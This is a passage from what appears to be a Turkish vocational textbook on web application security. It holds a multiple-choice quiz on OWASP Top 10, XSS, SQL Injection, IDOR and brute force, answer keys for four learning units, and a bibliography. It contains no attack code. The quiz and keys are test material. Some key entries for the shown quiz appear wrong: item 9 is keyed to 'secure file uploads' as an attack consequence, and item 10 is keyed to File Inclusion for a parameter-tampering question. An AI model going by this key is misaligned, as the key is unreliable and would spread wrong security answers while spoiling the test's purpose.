5. Web uygulamaları; ……. , ……. ve ……. web teknolojilerini kullanarak kullanıcı arayüzü sunar ve sunucu taraflı bileşenlerle etkileşime girer.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdakilerden hangisi OWASP Top 10 içinde yer alır?

A) Cross-Site Scripting (XSS)

B) Artificial Intelligence (AI)

C) Quantum Computing (QC)

D) Blockchain Technology (BT)

E) Virtual Reality (VR)

2. Yazılım kodlarının düzenli şekilde incelenerek güvenlik açıklarının test edilmesine verilen ad aşağıdakilerden hangisidir?

A) Oturum Yönetimi ve Kimlik Yönetimi

B) Güvenli İletişim

C) Güvenlik Güncellemeleri ve Yama Yönetimi

D) En Az İhtimalle İstismar

E) Zararlı Kod İncelemesi

3. Aşağıdakilerden hangisi web uygulama test ortamlarından biri değildir?

A) bWAAP
B) DVWA
C) VulnHub
D) XAMPP
E) WebGoat

4. Aşağıdakilerden hangisi zararlı veri tabanı sorguları kullanılarak yapılan saldırı çeşididir?

A) Brute Force Attack
B) CSRF
C) IDOR
D) SQL Injection
E) XSS

5. Aşağıdakilerden hangisi kullanıcının yetkisi olmadığı nesnelere ulaşmasını sağlayan saldırı çeşididir?

A) Brute Force Attack
B) CSRF
C) IDOR
D) SQL Injection
E) XSS

6. Aşağıdakilerden hangisi otomatik olarak birçok kullanıcı ad ve parolasının denendiği sızma testi çeşididir?

A) Brute Force Attack
B) CSRF
C) IDOR
D) SQL Injection
E) XSS

7. Web uygulama güvenliği için güvenli iletişimin önemi aşağıdakilerden hangisinde belirtilmiştir?

A) Kullanıcıların kimlik bilgilerini korur.
B) Sadece yetkililerin verilere erişimini sağlar.
C) Verilerin şifrelenmesini sağlar ve kötü niyetli erişimi engeller.
D) Verilerin hızlı bir şekilde iletilmesini sağlar.
E) Verilerin bütünlüğünü korur.

8. Web sızma tekniklerinin kullanım amacı aşağıdakilerden hangisidir?

A) Web uygulamalarını geliştirmek.
B) Potansiyel zafiyetleri tespit etmek ve güvenliği artırmak.
C) Kullanıcı verilerini korumak.
D) Sadece siber saldırılara karşı savunma geliştirmek.
E) Web uygulamalarının daha hızlı çalışması.

9. Aşağıdaki seçeneklerden hangisi File Injection saldırısının bir sonucu olabilir?

A) Kullanıcıların oturumlarının çalınması
B) Veri tabanı sorgularının manipüle edilmesi
C) Zararlı dosyaların uygulamaya enjekte edilmesi
D) Dosya yükleme işlemlerinin güvenli olması
E) Uygulamanın hizmet dışı kalması

10. Kullanıcıların URL parametrelerini veya form alanlarını değiştirerek istenmeyen sonuçlar üretmelerine olanak tanıyan güvenlik açığı aşağıdakilerden hangisidir?

A) XML External Entity (XXE) Attack
B) Parameter Manipulation
C) File Inclusion Vulnerabilities
D) Brute Force Attack
E) Cross-Site Scripting (XSS) Attack

CEVAP ANAHTARLARI

1. ÖĞRENME BİRİMİ

1. Etkinlik

1	2	3	4
Güvenlik	Kolaylık	Veriler	Yetkisiz

5	6	7	8
Tasarım	İzinler	Karmaşıklık	Parola

A-Bölümü

1	2	3
D	Y	D

B-Bölümü

1	2	3
Rol tabanlı	Kaynaklara	Güvenlik Uzmanları

C-Bölümü

1	2	3	4	5	6	7	8	9	10
C	B	A	A	D	E	A	C	B	E

2. ÖĞRENME BİRİMİ

A-Bölümü

1	2	3	4
Y	D	Y	D

B-Bölümü

1	2	3	4
AJAX	Microsoft SDL	Oturum	Kod

C-Bölümü

1	2	3	4	5	6	7
C	C	E	D	E	D	A

3. ÖĞRENME BİRİMİ

A-Bölümü

1	2	3	4
Y	D	Y	D

B-Bölümü

1	2	3	4
Yazılım güvenliği	Azaltma	ISO/IEC 27001	Güvenli yazılım testi

C-Bölümü

1	2	3	4	5	6	7
B	D	C	A	E	B	C

4. ÖĞRENME BİRİMİ

A-Bölümü

1	2	3	4	5
D	D	Y	Y	Y

B-Bölümü

1	2	3
Kimlik doğrulama ve yetkilendirme	Web uygulamaları	SQL Injection

4	5
IDOR	HTML, CSS ve JavaScript

C-Bölümü

1	2	3	4	5	6	7	8	9	10
A	E	D	D	C	A	E	B	D	C

KAYNAKÇA

» T.C. Millî Eğitim Bakanlığı. (2023). Siber Güvenlik Alanı Çerçeve Öğretim Programı, Ankara.

» Özbilgin, İ. G., & Özlü, M. (2010). Yazılım Geliştirme Süreçleri ve ISO 27001 Bilgi Güvenliği Yönetim Sistemi. Akademik Bilişim 2010.

» SARIMAN, G., & ÇELİKTEN, H. (2021). Yeni bir güvenli yazılım geliştirme uygulama modeli: GYG-MOD. Uluslararası Teknolojik Bilimler Dergisi, 13(1), 39-49.

» Türk Standartları Enstitüsü, (2023). TS ISO/IEC 27001:2017 Bilgi Güvenliği Yönetim Sistemi. Ankara: Türk Standartları Enstitüsü.

» "Güvenli Yazılım Geliştirme", BTK Akademi, Ağustos 2023, https://www.btkakademi.gov.tr/portal/course/guvenli-yazilim-gelistirme-9201.

» " Secure Software Development Framework." NIST, 2022, https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-218.pdf.

» Aydoğdu, D., & GÜNDÜZ, M. (2016). WEB UYGULAMLAMA GÜVENLİĞİ AÇIKLIKLARI VE GÜVENLİK ÇÖZÜMLERİ ÜZERİNE BİR ARAŞTIRMA. Uluslararası Bilgi Güvenliği Mühendisliği Dergisi, 2(1), 1-7.

» Tyagi, S., & Kumar, K. (2018). Evaluation of static web vulnerability analysis tools. In 2018 Fifth International Conference on Parallel, Distributed and Grid Computing (PDGC) (pp. 1-6). IEEE.

» Tekerek, M. (2008). Bilgi güvenliği yönetimi. KSÜ Doğa Bilimleri Dergisi, 11(1), 132-137.

» Khleel, N. A. A., & Károly, N. (2020). Tools, processes and factors influencing of code review. Multidiszciplináris Tudományok, 10(3), 277-284.

» Jabiyev, B., Mirzaei, O., Kharraz, A., & Kirda, E. (2021, March). Preventing server-side request forgery attacks. In Proceedings of the 36th Annual ACM Symposium on Applied Computing (pp. 1626-1635).

» Damar, M., Özdağoğlu, G., & Özdağoğlu, A. (2018). Software Quality and Standards on a Global Scale: Trends in the Literature from Scientific and Sectoral Perspective. Alphanumeric Journal, 6(2), 325-348.

» Estdale, J., Georgiadou, E. (2018). Applying the ISO/IEC 25010 Quality Models to Software Product. In: Larrucea, X., Santamaria, I., O'Connor, R., Messnarz, R. (eds) Systems, Software and Services Process Improvement. EuroSPI 2018. Communications in Computer and Information Science, vol 896. Springer, Cham.

» Aizuddin, A. (2001). The common criteria ISO/IEC 15408–the insight, some thoughts, questions and issues. 2006-07-191. www.. niser. org/myresoures/common-certeria. pdf.

» Mateo Tudela, F., Bermejo Higuera, J. R., Bermejo Higuera, J., Sicilia Montalvo, J. A., & Argyros, M. I. (2020). On Combining Static, Dynamic and Interactive Analysis Security Testing Tools to Improve OWASP Top Ten Security Vulnerability Detection in Web Applications. Applied Sciences, 10(24), 9119.

* Kaynakça, APA 6 referanslama sistemi kullanılarak oluşturulmuştur.

GÖRSEL VE GENEL AĞ KAYNAKÇASI

Bu materyalde bulunan görsel kaynakçasına, verilen karekodu okutarak veya bağlantı adresini kullanarak ulaşabilirsiniz.

http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=3439

Notlar: .....